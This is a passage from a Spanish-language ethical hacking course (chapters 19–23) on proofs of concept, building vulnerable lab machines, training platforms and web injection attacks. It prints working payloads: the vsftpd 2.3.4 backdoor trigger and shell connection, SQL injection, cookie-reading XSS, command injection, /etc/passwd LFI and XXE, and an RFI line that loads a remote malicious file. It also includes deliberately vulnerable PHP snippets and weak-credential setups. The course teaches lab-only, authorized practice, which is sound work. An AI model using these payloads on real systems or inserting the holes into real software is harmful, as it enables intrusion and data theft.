El siguiente paso es **validar técnicamente** si una vulnerabilidad es realmente explotable. A esto se lo llama **Prueba de Concepto (PoC)**.

Pero antes de avanzar, grabate esto a fuego:

Nunca, jamás, bajo ningún motivo, ejecutes PoCs o exploits fuera de tu laboratorio o de sistemas con autorización explícita. Una PoC es interacción directa, ejecuta código, envía cargas especiales y puede causar daños. Por eso requiere un entorno totalmente controlado.

En tu laboratorio puedes hacerlo libremente, y aprenderás muchísimo.

19.2. ¿Qué es una PoC? (explicación accesible)

Una PoC es:

“Un pequeño experimento técnico que demuestra que la vulnerabilidad detectada es real y explotable, sin necesariamente comprometer completamente el sistema.”

Ejemplos simples de PoC:

- Confirmar una SQL Injection mostrando que el backend responde a parámetros alterados.
- Comprobar que un puerto FTP acepta login anónimo.
- Enviar una cadena especialmente diseñada a un servicio vulnerable y observar su respuesta.
- Hacer que el servidor devuelva información sensible sin romper nada.

No es explotación total, es una validación técnica mínima.

19.3. Diferencia entre PoC y Exploit

Característica	PoC	Exploit
Propósito	Demostrar vulnerabilidad	Obtener control/shell
Riesgo	Bajo/medio	Alto
Ataque	Limitado	Completo
Uso	Auditoría, verificación	Ataques, pentests avanzados
Legalidad	Permitida solo con permiso	Igual, pero con más riesgo

Una PoC siempre debe realizarse con control, documentación y ética.

19.4. Flujo profesional: del hallazgo a la PoC

Este es el proceso típico que usarás en tu laboratorio:

1. **Identificar vulnerabilidad** Ej: `vsftpd 2.3.4 backdoor`.
2. **Confirmar versión** Con Netcat, Nmap, fingerprinting.
3. **Buscar PoC oficial o pública**
    - Exploit-DB
    - GitHub
    - Advisories del vendor
    - CVE/NVD
4. **Leer el comportamiento esperado** Ej: “Si el servicio está vulnerable, al aplicar esta cadena, el servidor devolverá ‘XYZ’”.
5. **Ejecutar PoC en entorno controlado** Sin destruir nada, sin escalar, sin comprometer integridad, solo validar.
6. **Documentar**
    - Entrada
    - Salida
    - Evidencia
    - Impacto potencial
    - Recomendación

19.5. Fuentes de PoCs legales

Estas son las mejores fuentes para obtener PoCs que puedes usar en tu laboratorio:

- **Exploit-DB**: https://www.exploit-db.com/
- **NVD**: https://nvd.nist.gov/
- **CVE Details**: https://www.cvedetails.com/
- **SecurityFocus (archivado)**
- **GitHub repos de PoCs educativos**
- **Documentación oficial del fabricante**

Todas estas fuentes contienen material público y técnico difundido con fines educativos.

19.6. Ejemplo 1: PoC legal y simple — FTP Anónimo

Vulnerabilidad detectada:

```
ftp-anon: Anonymous FTP login allowed
```

PoC:

```
ftp 192.168.56.11
Name (192.168.56.11:root): anonymous
Password: <enter>
```

Si lográs entrar, validaste la vulnerabilidad.

Impacto: fuga de archivos. Recomendación: deshabilitar login anónimo.

19.7. Ejemplo 2: PoC — vsftpd 2.3.4 backdoor

Fingerprint:

```
220 (vsFTPd 2.3.4)
```

PoC conocida:

Enviar usuario que termine en `:)`:

```
nc 192.168.56.11 21
USER test:)
PASS test
```

Comportamiento esperado:

- El servicio abre un shell en puerto 6200.

Verificación:

```
nc 192.168.56.11 6200
```

Si responde con shell → vulnerabilidad confirmada. Sin necesidad de escalar ni romper nada.

19.8. Ejemplo 3: PoC web — SQL Injection básica

Objetivo: DVWA en tu laboratorio.

PoC:

```
id=1'
```

Si aparece error SQL, confirmaste vulnerabilidad. NO necesitas extraer datos todavía.

19.9. Ejemplo 4: PoC contra Apache con WebDAV habilitado

Req: `OPTIONS` habilitado.

PoC:

```
curl -X OPTIONS http://192.168.56.12 -I
```

Si devuelve:

```
Allow: GET, POST, PUT, DELETE
```

PUT/DELETE habilitados → vulnerabilidad confirmada.

19.10. Ejemplo 5: PoC XSS en laboratorio

En un buscador vulnerable:

Entrada:

```
<script>alert('test')</script>
```

Si el navegador ejecuta la alerta — XSS confirmado.

No dañás nada. No extraés cookies. Solo comprobás reflejo.

19.11. PoCs automáticas con Nmap NSE (modo seguro)

```
nmap -sV --script=vuln 192.168.56.11
```

Scripts como:

- `http-sql-injection`
- `ftp-anon`
- `smb-vuln*`

Pueden confirmar vulnerabilidades automáticamente.

19.12. PoCs de configuración (no explotan nada)

Ejemplo: server options inseguros en Apache.

```
curl -I http://192.168.56.12
```

Headers como estos indican configuraciones débiles:

- `Server: Apache/2.2.8`
- `X-Powered-By: PHP/5.2.4`

PoC = mostrar evidencia, no atacar.

19.13. Cómo documentar tu PoC como profesional

Formato:

1. Título 2. Descripción técnica 3. Evidencia (capturas/comandos) 4. Riesgo asociado 5. Impacto potencial 6. Recomendación clara

Ejemplo:

```
Vulnerabilidad: vsFTPd 2.3.4 Backdoor
Prueba: USER test:)
Resultado: Servicio abrió puerto 6200 con shell
Impacto: RCE con privilegios altos
Mitigación: Actualizar o reemplazar FTP
```

19.14. Riesgos y ética del uso de PoCs

Aunque estés en laboratorio, recuerda:

- Algunas PoCs pueden causar inestabilidad
- No ejecutes exploits agresivos sin snapshot previo
- No mezcles PoCs con entornos reales
- No compartas PoCs peligrosas sin contexto educativo
- Nunca pruebes PoCs en redes corporativas sin permiso

La ética guía todo el proceso.

19.15. Ejercicio práctico completo

Objetivo: Metasploitable (`192.168.56.11`)

1. Detectar vulnerabilidades:

```
nmap -sV 192.168.56.11
```

2. Buscar PoC:

```
searchsploit vsftpd 2.3.4
```

3. Ejecutar PoC controlada:

```
nc 192.168.56.11 21
USER test:)
PASS test
```

4. Verificar shell:

```
nc 192.168.56.11 6200
```

5. Documentar con evidencia.

Este proceso refleja un flujo profesional real.

19.16. Conclusión del capítulo

Ahora sabes:

- Qué es una PoC y cómo usarla éticamente
- Cómo validar vulnerabilidades sin causar daño
- Cómo usar PoCs en tu laboratorio con responsabilidad
- Cómo documentar resultados
- Cómo pensar como un investigador real

El verdadero camino del hacker ético continúa.

Capítulo 20

Montando tus propias “víctimas”: máquinas vulnerables en local

20.1. Por qué crear tus propias máquinas vulnerables

Hasta ahora usaste entornos conocidos como Metasploitable o DVWA para entrenar. Pero un hacker ético profesional debe dar un paso más: **crear sus propias máquinas vulnerables**, totalmente controladas, reproducibles y adaptadas a las habilidades que desea entrenar.

Montar tus propias víctimas te enseña:

- Cómo fallan realmente las configuraciones del mundo real
- Cómo se comportan versiones antiguas de servicios
- Cómo se arma una superficie de ataque desde cero
- Cómo reproducir vulnerabilidades específicas
- Cómo simular escenarios reales de pentesting
- Cómo practicar explotación sin límites legales

Esto convierte tu laboratorio en un campo de entrenamiento completo.

20.2. Reglas de oro antes de crear máquinas vulnerables

1. **Nunca** conectes tus máquinas vulnerables a tu red pública.
2. Usá **modo Host-Only** o **Internal Network** en VirtualBox/VMware.
3. Anotá siempre las versiones instaladas.
4. Hacé snapshots antes y después de cada cambio.
5. Deshabilitá actualizaciones automáticas.
6. Dejá el firewall desactivado *solo dentro del laboratorio*.
7. No reutilices estas máquinas fuera de ese entorno.

20.3. Enfoques para crear víctimas locales

Hay dos enfoques principales:

1. Victimas preconstruidas (rápido y listo):

- Metasploitable 2
- Metasploitable 3
- OWASP BWA
- OWASP Juice Shop
- VulnOS
- Mr. Robot VM
- DVWA
- Damn Vulnerable Linux (DVL)

2. Víctimas creadas por vos mismo (100% personalizadas):

- Linux minimalista + servicios inseguros
- Windows antiguo con configuraciones débiles
- Aplicaciones web vulnerables hechas a mano
- Configuraciones mal diseñadas a propósito

Para un hacker ético avanzado, el verdadero aprendizaje está en el segundo enfoque.

20.4. Método 1 — Clonar máquinas vulnerables pre-hechas

Estas son fáciles de agregar:

Metasploitable 2

La base ideal para entrenar:

- FTP backdoor
- Apache viejo
- MySQL inseguro
- SMB vulnerable
- RCE conocidas
- Muchas PoCs documentadas

Metasploitable 3

Windows y Linux vulnerables con servicios modernos.

OWASP BWA (Broken Web Applications)

Colección de aplicaciones web vulnerables:

- DVWA
- Mutillidae
- WebGoat
- XML attacks
- File Inclusion
- SQLi
- XSS

Juice Shop

De OWASP. Perfecta para practicar:

- JWT
- Autorización rota
- APIs vulnerables
- XSS avanzado
- CSRF

- Fuzzing

Todas se montan en minutos.

20.5. Método 2 — Crear tu propia víctima vulnerable en Linux

Aquí es donde realmente aprendés. Usaremos Ubuntu Server minimalista como base (o Debian).

1. Instalar servicios vulnerables

Ejemplos:

FTP viejo:

```
sudo apt install vsftpd=2.3.4-1
```

Apache viejo:

```
sudo apt install apache2=2.2.22-1
```

PHP vulnerable:

```
sudo apt install php5
```

MySQL antiguo:

```
sudo apt install mysql-server-5.5
```

(Debes activar repositorios de versiones antiguas o compilar.)

2. Crear configuraciones inseguras

- FTP con login anónimo
- Apache con directory listing habilitado
- PHP con `register_globals = On`
- MySQL sin contraseña root
- SSH con autenticación por contraseña débil
- Firewall desactivado

3. Crear archivos y rutas “jugosas”

Ejemplos:

```
/var/www/html/admin/
/var/www/html/backups/
/var/www/html/dev/
/var/www/html/uploads/
```

4. Crear usuarios inseguros

```
sudo useradd test
sudo passwd test
```

Contraseña: `123456`.

20.6. Método 3 — Crear tu propia víctima en Windows

Recomendación: usar **Windows 7**, **Windows XP** o **Windows Server 2008** sin parches.

1. Habilitar servicios inseguros

- SMBv1
- RDP sin restricción
- IIS viejo
- PowerShell 2.0
- Firewall desactivado

2. Instalar software vulnerable

Ejemplos:

- FileZilla Server viejo
- Serv-U FTP
- XAMPP antiguo
- Tomcat vulnerable
- Java 6u45
- Python 2.7

3. Crear rutas “sensibles”

```
C:\inetpub\wwwroot\admin\
C:\backups\
```

4. Crear usuarios débiles

```
usuario: admin
password: admin
```

20.7. Método 4 — Máquinas vulnerables temáticas (muy divertido)

Podés crear máquinas con propósito específico:

Máquina de SQL Injection

- Un pequeño sitio PHP con consultas sin sanitizar
- MySQL accesible
- Panel vulnerable

Máquina de XSS

- Formularios vulnerables
- Scripts reflejados
- Cookies expuestas

Máquina de LFI/RFI

- `include($_GET['page'])`

Máquina de escalación local

- Permisos débiles
- Binaries suid
- Kernels viejos

Máquina para pivoting

- Dos interfaces de red
- Subred oculta detrás de la víctima

20.8. Configuraciones de red ideales para tus víctimas

En VirtualBox:

Red interna:
`10.10.10.0/24`

-

Host-only:
`192.168.56.0/24`

-

En VMware:

- Custom VMnet
- Host-only
- NAT si querés acceso a internet para instalar cosas (solo temporalmente)

Nunca uses "bridge", conecta tu máquina vulnerable a internet y la hará accesible —riesgo real.

20.9. Cómo mantener un laboratorio seguro

Checklist:

- Sin conexión a LAN real
- Snapshots frecuentes
- Contraseñas simples solo dentro del lab
- Usuarios sin protección
- Firewall apagado en víctimas
- Firewall encendido en tu host
- Sin carpetas compartidas con permisos altos

20.10. Automatizando víctimas vulnerables

Podés crear scripts que automaticen tu VM vulnerable.

Ejemplo (Bash):

```
#!/bin/bash
apt update
apt install apache2 php5 mysql-server -y
echo "<?php phpinfo(); ?>" > /var/www/html/info.php
sed -i "s/AllowOverride None/AllowOverride All/g"
/etc/apache2/apache2.conf
service apache2 restart
```

20.11. Ejercicio práctico completo: Crear una víctima “Apache vulnerable”

1. Instalar Ubuntu Server (VM)

Red interna → `192.168.56.20`.

2. Instalar Apache viejo

```
sudo apt install apache2=2.2.22-1
```

3. Crear carpeta admin

```
sudo mkdir /var/www/html/admin
echo "Admin Panel" > /var/www/html/admin/index.html
```

4. Crear directory listing

```
echo "Options Indexes FollowSymLinks" >> /etc/apache2/apache2.conf
```

5. Crear fallo LFI

```
<?php include($_GET['page']); ?>
```

6. Sonreír

Ya tenés tu propia máquina “Apache vulnerable”.

20.12. Conclusión del capítulo

En este capítulo aprendiste:

- Por qué crear tus propias máquinas vulnerables te convierte en un hacker ético profesional
- Cómo hacerlo en Linux y Windows
- Cómo diseñar servicios débiles
- Cómo simular vulnerabilidades reales
- Cómo usar configuraciones inseguras como entrenamiento
- Cómo crear víctimas temáticas para SQLi, XSS, LFI, FTP, SMB y más

Tus víctimas están listas. Ahora viene la práctica real.

Capítulo 21

Plataformas de entrenamiento legal: TryHackMe, Hack The Box y similares

21.1. El salto al entrenamiento profesional

Ahora que ya tienes tu laboratorio local y tus propias máquinas vulnerables, llega el momento de expandir tu entrenamiento. Las plataformas de hacking legal como **TryHackMe**, **Hack The Box**, **PentesterLab**, **VulnHub** y otras son el equivalente digital de un gimnasio: máquinas reales, escenarios realistas, ejercicios guiados y retos que replican entornos del mundo real sin ningún riesgo legal.

Estas plataformas permiten:

- Practicar técnicas ofensivas de forma segura
- Enfrentarte a vulnerabilidades modernas
- Seguir rutas de aprendizaje estructuradas
- Trabajar con máquinas creadas por expertos
- Enviar PoCs sin dañar equipos de terceros
- Obtener badges y certificaciones
- Medir progreso mediante rankings

Son el puente más directo entre teoría y práctica profesional.

21.2. Por qué usarlas si ya tienes tu propio laboratorio

Tu laboratorio local es excelente para:

- Aprender fundamentos
- Crear máquinas vulnerables
- Probar configuraciones inseguras
- Entender el “por qué” de las cosas

Pero las plataformas como TryHackMe y Hack The Box suman:

- Escenarios complejos
- Multicapas de explotación
- Servicios modernos
- Criptografía
- Active Directory
- APIs vulnerables
- Persistencia
- Pivoting
- Entornos empresariales reales

Son la simulación profesional definitiva.

21.3. TryHackMe — la mejor opción para comenzar

TryHackMe (THM) es ideal para aprender desde cero hasta niveles avanzados. Se caracteriza por ser **guiado, paso a paso**, orientado al aprendizaje gradual.

Ventajas:

- Laboratorios con instrucciones
- Explicaciones amigables
- Camino estructurado: “Complete Beginner”, “Web”, “Pentester”, “SOC”, etc.
- Retos interactivos
- VPN fácil de configurar
- Se puede trabajar en el navegador con AttackBox
- Certificados de finalización
- Perfecta para principiantes y nivel intermedio

Qué aprenderás allí:

- Escaneo y enumeración
- Web hacking (SQLi, XSS, LFI, RFI, CSRF)
- Criptografía básica

- Ataques a contraseñas
- Explotación de máquinas Linux/Windows
- Active Directory desde cero
- Privilege escalation
- Buffer overflow nivel introductorio
- OSINT

Cómo funciona:

1. Te conectás con OpenVPN.
2. Accedés a una máquina temporal.
3. Sigues las instrucciones y respondés preguntas.
4. Obtienes flags.

Es como un videojuego educativo de hacking.

21.4. Hack The Box — el dojo del hacker avanzado

Hack The Box (HTB) nació como una plataforma **para pentesters reales**, con escenarios más complejos y menos guiados.

Ideal si quieres:

- Resolver máquinas sin ayudas
- Enfrentarte a desafíos más realistas
- Practicar certificaciones avanzadas
- Entrenar explotación compleja
- Estudiar entornos empresariales

Ventajas:

- Máquinas activas y retiradas
- Niveles *Easy / Medium / Hard / Insane*
- Rutas completas (Academy)
- Secciones para Web, Crypto, Forensics, Mobile, Reversing
- Retos especiales para equipos
- Laboratorios de Active Directory extremadamente realistas
- Laboratorios de cloud (AWS, Azure)

Nivel mínimo recomendado:

Intermedio. Para principiantes puede resultar frustrante.

21.5. PentesterLab — aprendizaje profundo basado en código

PentesterLab está diseñado para aprender hacking web y explotación desde “las bases del desarrollo”, no solo desde la perspectiva del atacante.

Ideal para:

- Web hacking serio
- Entender código vulnerable
- Exploitación de vulnerabilidades OWASP
- RFI, LFI, Path Traversal
- JWT
- XXE
- Deserialización
- SSRF

Es una plataforma de estudio avanzado muy respetada en el mundo profesional.

21.6. VulnHub — máquinas descargables y sin límites

VulnHub es un repositorio enorme de máquinas vulnerables descargables. No requiere conexión VPN, simplemente descargas la VM y la colocas en tu VirtualBox/VMware.

Ideal si quieres:

- Practicar offline
- Crear colecciones de máquinas
- Entrenar explotación completa
- Montar retos locales
- Practicar a tu ritmo

Muchas máquinas son similares a CTFs de alta calidad.

21.7. OverTheWire — el gimnasio de Linux y C

OverTheWire es un conjunto de wargames (juegos de guerra) con ejercicios progresivos.

Ejemplos:

Bandit

Aprenderás:

- Permisos
- Pipes
- Redirecciones
- SSH
- Encoding
- Comandos esenciales

Narnia / Leviathan

Aprendizaje de:

- Buffer overflows
- Desbordes simples
- Ingeniería inversa ligera

Muy recomendado para fortalecer fundamentos.

21.8. Root-Me — retos por categorías

Ofrece:

- Web
- Cracking
- Forensics
- OSINT
- Crypto
- Reversing
- Privilege Escalation

Es una plataforma excelente para desafíos cortos y constantes.

21.9. Tipos de escenarios que encontrarás en estas plataformas

Escenario	Descripción	Aprendizaje clave

Máquinas vulnerables	Una máquina con varios fallos	Pentesting real
Retos web	Ataques específicos	OWASP Top 10
Active Directory	Redes estilo empresa	Movimientos laterales
Crypto	Cifrado débil	Matemática aplicada
Stego/Forensics	Análisis de archivos	Laboratorio forense
Reversing	Ingeniería inversa	Ensamblador básico
Mobile	Android/iOS	Seguridad móvil

21.10. Cómo elegir tu plataforma según tu nivel

Nivel principiante:

- TryHackMe
- OverTheWire (Bandit)
- Root-Me (retos simples)

Nivel intermedio:

- TryHackMe rutas avanzadas
- Hack The Box Academy
- VulnHub
- Root-Me completo

Nivel avanzado:

- Hack The Box (máquinas Medium o Hard)
- PentesterLab
- AD Labs de HTB
- CTFs de competición

21.11. Cómo usar estas plataformas sin perder tiempo

1. Leer antes de atacar

Cada máquina tiene pistas ocultas: banner, puertos, servicios.

2. No uses exploits sin entenderlos

La idea no es “romper máquinas”, sino aprender.

3. Documentar TODO

Como si fueras un pentester:

- Comandos
- Hallazgos
- Screenshots
- Privilege escalation
- Flags

4. Repetir máquinas hasta entenderlas

No busques la solución rápido; buscá aprender.

5. Crear rutinas de entrenamiento

Ejemplo semanal:

- 2 máquinas Easy
- 1 Medium
- 30 min de crypto
- 30 min de reversing
- 1 ejercicio AD

21.12. Ejercicio práctico de inicio en plataformas

TryHackMe — Máquina “Pickle Rick”

Perfecta para:

- Enumeración básica
- Decodificación
- Comandos Linux
- Escalación sencilla

Hack The Box (retirada) — “Lame”

Aprenderás:

- Exploits SMB
- Escalación simple
- Enumeración exhaustiva

VulnHub — Máquina “NullByte”

Ideal para ejercicios web y Linux.

21.13. Seguridad: qué NO hacer en estas plataformas

Aunque son legales, hay reglas estrictas:

- No ataques máquinas fuera de tus asignaciones
- No ataques otros usuarios
- No intentes DoS
- No filtres flags públicamente
- No compartas soluciones sin permiso
- No intentes pivotear fuera del VPN

Seguir estas reglas garantiza tu permanencia.

21.14. Conclusión del capítulo

Ahora conoces las plataformas de entrenamiento más importantes del mundo del hacking ético, sus ventajas, sus diferencias y cómo integrarlas en tu camino de estudio.

En este punto ya combinás:

- Laboratorio propio
- Máquinas personalizadas
- Plataformas globales
- Escenarios profesionales

Estás en el camino correcto — ya estás entrenando como un verdadero profesional.

Capítulo 22

Web hacking básico: cómo funciona una aplicación web

22.1. Antes de hackear la web, hay que entenderla

El *web hacking* no empieza con SQL Injection, XSS o Burp Suite. Empieza entendiendo **cómo funciona una aplicación web por dentro**, porque nadie puede atacar correctamente algo que no comprende. Tu objetivo en este capítulo es desarrollar una visión profunda y clara de los componentes que forman una aplicación web moderna, cómo interactúan y dónde se producen los fallos que dan origen a vulnerabilidades.

Este capítulo es **fundacional**: sin él, los capítulos de explotación web perderían sentido.

22.2. Arquitectura básica de una aplicación web

Una aplicación web típica tiene tres capas:

1. Capa de cliente (frontend)

Es lo que ve el usuario:

- HTML
- CSS
- JavaScript
- Imágenes, fuentes, formularios
- Requests generados por el navegador

Desde el punto de vista del hacking, aquí ocurre:

- XSS
- Manipulación de formularios
- Requests alterados

- Spoofing de cabeceras
- Modificación del DOM

---

2. Capa de servidor (backend)

Aquí se procesa la lógica:

- PHP
- Python (Django, Flask)
- Node.js
- Ruby on Rails
- Java (Spring)
- .NET

El backend:

- Valida o NO valida datos
- Procesa entradas del usuario
- Construye consultas SQL
- Autentica usuarios
- Maneja sesiones
- Controla permisos

Cuando está mal programado (muy común), surgen vulnerabilidades como:

- SQL Injection
- RCE
- LDAP Injection
- File Inclusion
- Autenticación rota
- Autorización rota

---

3. Capa de datos (base de datos o servicios externos)

Ejemplos:

- MySQL
- PostgreSQL
- MongoDB
- Redis
- Servicios de terceros
- APIs internas

Un error en cómo el backend interactúa con estos sistemas genera fallos críticos.

22.3. El ciclo request–response: el corazón del hacking web

Cada vez que el usuario hace algo en el navegador, sucede esto:

1. El navegador envía un **request** al servidor.
2. El servidor lo procesa.
3. El servidor devuelve una **respuesta** (HTML, JSON, error…).

Un request siempre contiene:

- **Método HTTP**
- **URL**
- **Headers**
- **Cookies**
- **Body** (en POST/PUT)

Un hacker ético modifica, manipula y observa estos elementos para encontrar fallos.

Ejemplo simple:

```
GET /login.php?user=admin&pass=123 HTTP/1.1
Host: vulnerable.local
```

Cada request es una oportunidad de ataque.

22.4. Métodos HTTP y su importancia en seguridad

Los más importantes:

GET

Envía datos en la URL. Fácil de manipular. Se usa para:

- Navegar
- Buscar
- Obtener recursos

POST

Envía datos en el cuerpo del request. Ideal para formularios.

PUT / DELETE

Si están habilitados sin control → catástrofe. Muy usados en APIs.

HEAD, OPTIONS, TRACE

A veces revelan configuraciones internas.

Los permisos incorrectos sobre estos métodos causan fallos de seguridad serios.

22.5. Headers HTTP: información vital

Algunos headers determinan seguridad:

- **Cookie:** manejo de sesiones
- **User-Agent:** fácil de falsificar
- **Referer:** a veces usado incorrectamente para “validar” flujos
- **X-Forwarded-For:** puede manipular IPs
- **Host:** vulnerabilidad Host Header Injection
- **Accept-Language:** útil para fingerprinting

Entender headers es esencial para burp, fuzzing y explotación.

22.6. Parámetros: donde nacen la mayoría de vulnerabilidades

Cualquier dato controlado por el usuario es peligroso:

- Formularios
- Parámetros GET
- Parámetros POST
- Cookies
- Headers
- JSON en APIs
- Cadenas en URLs amigables

Si el backend no los valida correctamente → se genera un vector de ataque.

22.7. Sesiones: cómo el servidor recuerda quién eres

Los sitios web usan sesiones para mantener a los usuarios autenticados.

Funcionan así:

1. Usuario se loguea
2. El servidor crea un **session ID**
3. Lo envía al navegador en forma de cookie
4. El navegador la reenvía en cada request

Ejemplo:

```
Set-Cookie: PHPSESSID=8f92bdf981aabb321;
```

Si una sesión se roba, se fuerza o se predice → autenticación rota.

Esto es crucial para ataques como:

- Session Hijacking
- Session Fixation
- Cookies inseguras

22.8. Autorización vs. Autenticación

Autenticación:

Confirmar identidad. (Ej: login.)

Autorización:

Confirmar permisos. (Ej: ¿puede ver este recurso?)

Diferencias mal implementadas → acceso no autorizado.

Ejemplo:

```
GET /admin/users
```

Si un usuario normal puede entrar → el sistema está roto.

22.9. Cómo se conectan backend y base de datos (y cómo se rompen)

En la mayoría de sistemas web:

```
backend → consulta SQL → base de datos → devuelve resultados → frontend
```

Ejemplo vulnerable:

```
SELECT * FROM users WHERE username='$user';
```

Si `$user` no está sanitizado → SQL Injection.

Entender esta conexión es fundamental para los ataques web.

22.10. Errores y excepciones: el hacker ama las fallas de servidor

Cualquier error revelado por el servidor es un tesoro:

- Versiones
- Rutas internas
- Variables del sistema
- Stack traces
- Información sensible

Ejemplo de error típico:

```
Warning: include(page.php): failed to open stream
```

Esto ya te indica:

- Path real del servidor
- Uso de include() → vulnerable a LFI

22.11. Estado, cookies y seguridad

Cookies determinan mucho:

- Sesiones
- Preferencias
- Tokens CSRF
- Datos de usuario

Cookies inseguras → problemas de seguridad.

Las banderas de seguridad importantes:

- **HttpOnly**
- **Secure**
- **SameSite**

22.12. Conceptos de seguridad fundamentales para hacking web

Antes de atacar, debes dominar:

- Sanitización de inputs
- Validación del lado del servidor
- Hash de contraseñas
- Autorización basada en roles
- Seguridad en APIs
- Políticas CORS
- Control de métodos HTTP
- Limitación de requests
- CSRF tokens

Estos principios son clave para entender por qué existen las vulnerabilidades.

22.13. Flujo típico de un ataque web ético

1. Enumeración de rutas
2. Análisis de formularios
3. Prueba de parámetros
4. Manipulación del DOM
5. Pruebas de sesión
6. Pruebas de autenticación
7. Pruebas de autorización
8. Fuzzing
9. Identificación de fallos
10. Validación con PoC

Estos pasos se repiten en casi cualquier prueba web.

22.14. Herramientas básicas para web hacking

- **Burp Suite Community/Pro**
- **ZAP Proxy**
- **WhatWeb**
- **Wappalyzer**
- **Gobuster/Dirbuster**
- **Nikto**

- **Curl/Wget**
- **Postman**
- **Browser DevTools** (imprescindible)

Aprenderás a usarlas en capítulos siguientes.

22.15. Ejercicio práctico para tu laboratorio

Usa OWASP Juice Shop o DVWA:

1. Abrí el DevTools

Pestaña “Network”.

2. Hacé login y captura los requests

Identifica:

- Cookies
- Métodos
- Headers
- Códigos de respuesta

3. Manipula un parámetro

Cambia:

```
?user=1
```

por

```
?user=2
```

Observa si puedes acceder a otra cuenta.

4. Inspecciona errores

Activa funciones que causen fallas.

5. Analiza estructura del sitio

Usá:

```
gobuster dir -u http://<ip> -w /usr/share/wordlists/dirb/common.txt
```

22.16. Conclusión del capítulo

Ahora tienes las bases sólidas sobre cómo funciona realmente una aplicación web. Comprendiste:

- Arquitectura web
- Ciclo request–response
- Parámetros, headers y métodos
- Manejo de sesiones
- Autorización y autenticación
- Errores típicos
- Flujos internos entre backend y base de datos

Capítulo 23

Web hacking intermedio: inyecciones controladas (SQLi, XSS, etc.)

23.1. El paso desde entender la web hacia manipularla

En el capítulo anterior comprendiste cómo funciona una aplicación web. Ahora entramos en **inyecciones controladas**, una categoría de ataques extremadamente común, poderosa y educativa. Las inyecciones se producen cuando el servidor **confía demasiado** en lo que el usuario le envía y mezcla ese input con instrucciones internas.

El principio es simple:

Si un parámetro controlado por el usuario es procesado sin sanitización, puedes influir en el comportamiento interno del sistema.

Esto aplica a bases de datos, HTML, JavaScript, archivos del sistema y más. Aquí aprenderás a detectarlas, validarlas, explotarlas de forma ética y controlada en tu laboratorio.

23.2. SQL Injection (SQLi) — la reina de las inyecciones

23.2.1. ¿Qué es SQLi?

Es la manipulación de una consulta SQL desde entradas del usuario. Ejemplo vulnerable:

```
SELECT * FROM users WHERE username='$user' AND password='$pass';
```

Si `$user` no se valida, puedes alterar la consulta.

23.2.2. Prueba básica para detectar SQLi

En cualquier parámetro:

```
'
```

Si aparece un error SQL → vulnerable.

Otro test:

```
1 OR 1=1
```

Ejemplo:

```
?id=1 OR 1=1
```

Si devuelve más resultados → vulnerable.

23.2.3. PoC típica en laboratorio (DVWA, Juice Shop)

Ver si manipula el resultado:

```
?id=1' OR '1'='1
```

Ver si revela errores:

```
?id='
```

Blind SQLi (sin errores visibles):

```
?id=1 AND 1=1   → normal
?id=1 AND 1=2   → cambia el comportamiento
```

23.2.4. Cómo proteger (lo que debes saber como pentester)

- Prepared Statements
- Escapado del input
- Validación server-side
- Restricción de permisos en DB

Entender la mitigación te hace mejor atacante ético.

23.3. XSS (Cross-Site Scripting) — inyección de JavaScript

23.3.1. ¿Qué es XSS?

Ocurre cuando una aplicación inserta datos del usuario **sin sanitizarlos** dentro del HTML.

Ejemplo vulnerable:

```
<p>Bienvenido, <?php echo $_GET['user']; ?></p>
```

Si el parámetro es:

```
<script>alert(1)</script>
```

Se ejecuta en el navegador del usuario.

23.3.2. Tipos de XSS

Reflejado (Reflected)

Se ejecuta inmediatamente al cargar la página.

Almacenado (Stored)

Se guarda en una base de datos y afecta a otros usuarios.

DOM-based

Modifica el DOM directamente con JavaScript.

23.3.3. PoCs simples para XSS

Prueba básica:

```
"><script>alert('xss')</script>
```

Más evasiva:

```
<script>alert(document.cookie)</script>
```

XSS es muy educativo porque demuestra que **código ajeno no debería ejecutarse jamás**.

23.3.4. Protecciones clave

- Escape de HTML
- Sanitización
- Content Security Policy (CSP)
- Cookies HttpOnly
- Validación de entrada

23.4. Command Injection — inyección de comandos del sistema

23.4.1. Qué es

Cuando un parámetro es concatenado en un comando del sistema operativo.

Ejemplo vulnerable:

```
$ip = $_GET['ip'];
system("ping -c 4 $ip");
```

Entrada maliciosa en tu laboratorio:

```
8.8.8.8; whoami
```

PoC:

```
8.8.8.8 && id
```

23.4.2. Detección

Prueba con operadores:

```
;
&&
||
|
`comando`
$(comando)
```

Observa si el servidor ejecuta tu comando.

23.4.3. Protecciones

- escapeshellarg()
- escapeshellcmd()
- listas de comandos permitidos
- deshabilitar funciones peligrosas

23.5. Inyección de archivos: LFI / RFI

23.5.1. LFI — Local File Inclusion

Ocurre cuando un parámetro permite cargar archivos locales del servidor.

Ejemplo vulnerable:

```
include($_GET['page']);
```

PoC:

```
?page=/etc/passwd
```

Si devuelve contenido → vulnerable.

23.5.2. RFI — Remote File Inclusion

Se incluye un archivo remoto:

```
?page=http://tuip/malicioso.txt
```

Sólo funciona si `allow_url_fopen` está activo (DVWA lo permite en niveles bajos).

23.5.3. Indicadores de vulnerabilidad

- Mensajes de warning
- Rutas filtradas
- Errores "failed to open stream"
- Comportamientos inconsistentes

23.6. Path Traversal (*Directory Traversal*)

Permite acceder a archivos fuera de la ruta permitida.

PoC:

```
?page=../../../../etc/passwd
```

Si revela contenido → vulnerable.

23.7. Inyección en XML — XXE

Si el servidor procesa XML sin protección:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<user>
    <name>&xxe;</name>
</user>
```

Devuelve contenido de archivos.

Esto se ve mucho en APIs o integraciones corporativas.

23.8. Inyección en JSON y APIs modernas

Muchas APIs aceptan JSON sin validarlo.

Ejemplo:

```
{
  "user": "admin' OR '1'='1"
}
```

O vulnerabilidades en JWT mal configurados.

23.9. Cómo practicar inyecciones en tu laboratorio

Entornos recomendados:

- DVWA
- Mutillidae
- WebGoat
- Juice Shop
- BodgeIt Store
- OWASP Security Shepherd

23.9.1. Ejercicio SQLi en DVWA

1. Modo “Low”

En campo “ID”, prueba:
`1' OR '1'='1`

2.
3. Observa si muestra todos los usuarios.

23.9.2. Ejercicio XSS simple

Formulario de comentario:

```
<script>alert('XSS')</script>
```

23.9.3. Ejercicio LFI

DVWA → File Inclusion:

```
?page=../../etc/passwd
```

23.9.4. Ejercicio command injection

```
8.8.8.8; id
```

23.10. PoCs responsables (ética)

Aunque las inyecciones son educativas, **alteran el comportamiento del servidor**. Por eso:

- Solo practicar en laboratorios locales o plataformas autorizadas.
- Documentar todo como si fuera un pentest real.
- No alterar datos productivos.
- Nunca realizar DoS.

Hacer pruebas sin permiso es delito.

23.11. Conclusión del capítulo

En este capítulo aprendiste:

